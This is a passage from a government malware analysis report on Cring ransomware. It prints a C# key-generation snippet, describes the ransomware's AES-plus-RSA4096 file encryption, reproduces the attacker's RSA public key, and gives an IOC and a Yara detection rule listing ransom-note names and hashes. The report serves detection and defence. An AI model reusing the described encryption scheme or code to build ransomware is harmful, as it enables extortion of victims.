using (RNGCryptoServiceProvider rngcryptoServiceProvider = new RNGCryptoServiceProvider())
{
    rngcryptoServiceProvider.GetBytes(array);
    rngcryptoServiceProvider.GetBytes(array2);
}
```

Illustration 7. Random generation of the encryption keys.

  - After generating the values needed to develop the AES algorithm, a third variable is created, which shall be called “IVKey” and which stores the concatenated value of the key and the VI. This third variable is used as part of the input parameters in the function responsible for encrypting with the RSA4096 algorithm and the return of which overwrites the value of “IVKey. The public key used is as follows:

```
<RSAKeyValue><Modulus>0pkBWo5YdWNd3Xo2F3PUzMQ6Wyw/NwcD/ki/hIi3plgscxt
Q2Jt6ZHL4XqV1E0FMrGItdlTWeWEsVM68DWoQCguK0kOrN7Coee4hCrSA+fY6DOjkj
P90WkpOb3rjahnu9WE+w8GOlvUxwRDgl/BrWVusgXuBF4UTddPlD8SKbLc7p93oDVz
nLz5SCMuFSBwy1jQoBgXj4RNguvzW440w66oX0Ty6YHk9B/iNx6HRc3FPxfoO4cWM
vZSVuaz4EDIjzEi9Y+XyMzrUpbHh8xoYs48KwlUVkNEhef/pgVi8qky0IVFHDEiZSYCrqe
5/IG+Bzgm0W0RWGC7KfrB2cvW3kZUkVGgWPciucraLWcOcJTVsLsf3MYQECo1xN1
V7MSkpoCr0zrIFuCS2kOItt11tn4oZNCIITtWz2SwXaF7EDEtxl2/wRndYyJcTvrfzFTjtqvT
wkezyHJXm02DILM40iK1O43l3eJEg8gsEJ2zSm3Nz7722qLfrmskMhYs5Gq0/LQwCeq
WDy1u+sJvj6ZeMaFgECzEJVUKhYwpoeLhqZGxp7Q0up7HuG/C8hwy3PwhZJuAyy2//
XcLnXPyuZqrsKZpmOM2iS9203vOxElZ9r8Lnwdf1TaLBeq0ADlVHZ+L7vfWCDC9EBE
VwXoVWfvdBdL+xwrTPEXmJt1i+fYljFO7mvnN2H3R9H8Syy8Lv1TrYohrOKRdnWR/FG
I/4SWxazgl7J5QvU6WSZWeaDKtG4fwcnbIoU0Zn0+i9gL/Nu/UzMou6JiJri+KS3OG0yid
xNDBnDLTfiqk5SnAPH0uNhYEOyYWD092KzHOKNZArWjEuC5uJU17XMQ+gQ37vfvx
SAjyw2/6wAV7wBLSQ6BCFyVN/GOfPb9fs1BzmqW5DYmk5CFQP4O/ViuWha09Nf77
GdML6ORGhRjP+bteWfYETV9VL2fhzXirD/cyfTib52KeUmPmB+QZTnS2T6Zizu88ra4E
SBeyomWBaqXZ1PU8nSvOnMVdaQz8rezrhvrgiCZc4aVOdd/FBoMivBZrlbJLLDLGEZl
67+ZGJ8r9fDrtAAWrFsUxrscdxUxOdirMNC78XVod27R0pYCa4pNbzcUjNaBqPgKrfWs
SxL0lBRb58qHLjrcFJheMVJDSelC/P9nyNu/ZkVxvmRe33e/CvQtTlnswF5pbvbWxCwb
O+flvewtqFF02pa3HZ4+LHimB4LzNdz/7sGFuXOPHUTpZS0Q0Hz3Lq+MOk9Hid1Vg5
kldJigVqGxHIAQt4WLvILNop0vjSzt4Fh+jIj/Msmk2lScJgzwbnkVvqAF4DsvXMnM6qtC6
mdFkZdhKRp7ooEkKT8Ez1/aa0DotjoCQi9EquD1I2pQ==</Modulus><Exponent>AQAB
</Exponent></RSAKeyValue>
```

Table 8. RSA4096 public key in XML format.

- Finally, the AES encryptor is initialised with the randomly-generated values, the whole content of the file is encrypted and the following data are written in a new file.
    - The length of the "IVKey" variable.
    - The value of "IVKey".
    - The value resulting from the AES encryption of the content of the file.

4.4. Anti-detection and anti-reverse engineering techniques

During the analysis of the sample, the use of a payment tool called Themida was identified, which is responsible for protecting against running in virtualised environments or in environments with process or activity monitors.

4.5. Persistence

The analysed sample does not show persistence behaviours on the machine.

5. Conclusion

After analysing the file, it was possible to verify the family to which it belongs and to extract all its text strings with which its operation is configured, as well as to make it possible to understand the nature of its behaviour. A Yara rule and an IOC have been provided to prevent and/or locate other samples from this family.

Appendix 1: Indicators of Compromise (IOC)

Below is an IOC rule prepared for detecting this specific sample:

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="2fc08336-8ad4-42d1-8014-6c919b98d158" last-modified="2021-02-26T08:27:25" xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>Cring</short_description>
  <authored_by>Incibe</authored_by>
  <authored_date>2021-02-26T08:20:13</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="433b1841-64ec-481e-bcdd-7225be1bac74">
      <Indicator operator="AND" id="b6c5282f-c406-4243-89f8-87d3e24c7fd7">
        <IndicatorItem id="d280a509-2aed-4a8b-9029-1d58ba18578c" condition="contains">
          <Context document="ProcessItem" search="ProcessItem/arguments" type="mir" />
          <Content type="string">rsa</Content>
        </IndicatorItem>
        <Indicator operator="AND" id="652050fd-63fc-476e-8d4a-b8476acbfc1d">
          <IndicatorItem id="f1601631-5019-4913-a42c-14643e4e3e16" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">What the FUck</Content>
          </IndicatorItem>
          <IndicatorItem id="877ca3f3-d612-4df3-9076-247ed618f508" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">EZ Games</Content>
          </IndicatorItem>
          <IndicatorItem id="23b9ece8-8f1f-4d8d-886b-c62affea798a" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">.poolhackers@tutanota.com.cring</Content>
          </IndicatorItem>
          <IndicatorItem id="326aa0d6-0f72-4868-86a0-7c30df717139" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">killme.bat</Content>
          </IndicatorItem>
          <IndicatorItem id="cac0df75-83f8-4533-9afa-fc15b18cac92" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">Go.bat</Content>
          </IndicatorItem>
          <IndicatorItem id="e3a60404-589f-4df8-a351-88303c8fa23d" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">!!!deReadMe!!!.rtf</Content>
          </IndicatorItem>
          <IndicatorItem id="f518acc4-5590-4095-8122-61da5cf1b5a8" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content
type="string">&lt;RSAKeyValue&gt;&lt;Modulus&gt;0pkBWo5YdWNd3Xo2F3PUzMQ6Wyw/NwcD/ki/hIi3plg
scxtQ2Jt6ZHL4XqV1E0FMrGItdlTWeWEsVM68DWoQCguK0kOrN7Coee4hCrSA+fY6DOjkjP90WkpOb3rja
hnu9WE+w8GOlvUxwRDgl/BrWVusgXuBF4UTddPlD8SKbLc7p93oDVznLz5SCMuFSBwy1jQoBgXj4RNgu
vzW440w66oX0Ty6YHk9B/iNx6HRc3FPx</Content>
          </IndicatorItem>
        </Indicator>
        <Indicator operator="OR" id="86459cb2-28a3-4298-a7f5-beb1f85285ce">
          <IndicatorItem id="cf74a6d3-b427-499b-b1f9-96038b100e0e" condition="is">
            <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
            <Content type="md5">2074a2ff6532afed45eddae205706c22</Content>
          </IndicatorItem>
          <IndicatorItem id="67b0820c-0af1-4230-adb0-6ed432c4767d" condition="is">
            <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
            <Content type="string">5473fec8dcd4601beb760611591a7d7c44109aa7</Content>
          </IndicatorItem>
          <IndicatorItem id="14116b6a-1e39-4d3a-a8e1-78e4a320b0b5" condition="is">
            <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
            <Content
type="string">9ea9d15609017cde18ba72e4e6fd82315a0eebd976d825e8d8b84dc0d47b5a61</Content>
          </IndicatorItem>
        </Indicator>
      </Indicator>
    </Indicator>
  </definition>
</ioc>
```

Table 9. IOC rule generated with Madiant IOC Editor.

Appendix 2: Yara rules

The following Yara rule was created exclusively to detect samples related to this campaign.

```
rule Cring: Cring
{
meta:
    description = "Cring Payload"
    author = "Incibe"
    version = "0.1"

strings:
            $s1 = “What the FUck"
            $s2 = “EZ Games”
            $s3 = “.poolhackers@tutanota.com.cring”
            $s4 = “killme.bat”
            $s5 = “!!!deReadMe!!!.rtf”

condition:
    all of them
}
```

Table 10. Yara Rule.

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

INSTITUTO NACIONAL DE CIBERSEGURIDAD

017 TU AYUDA EN CIBERSEGURIDAD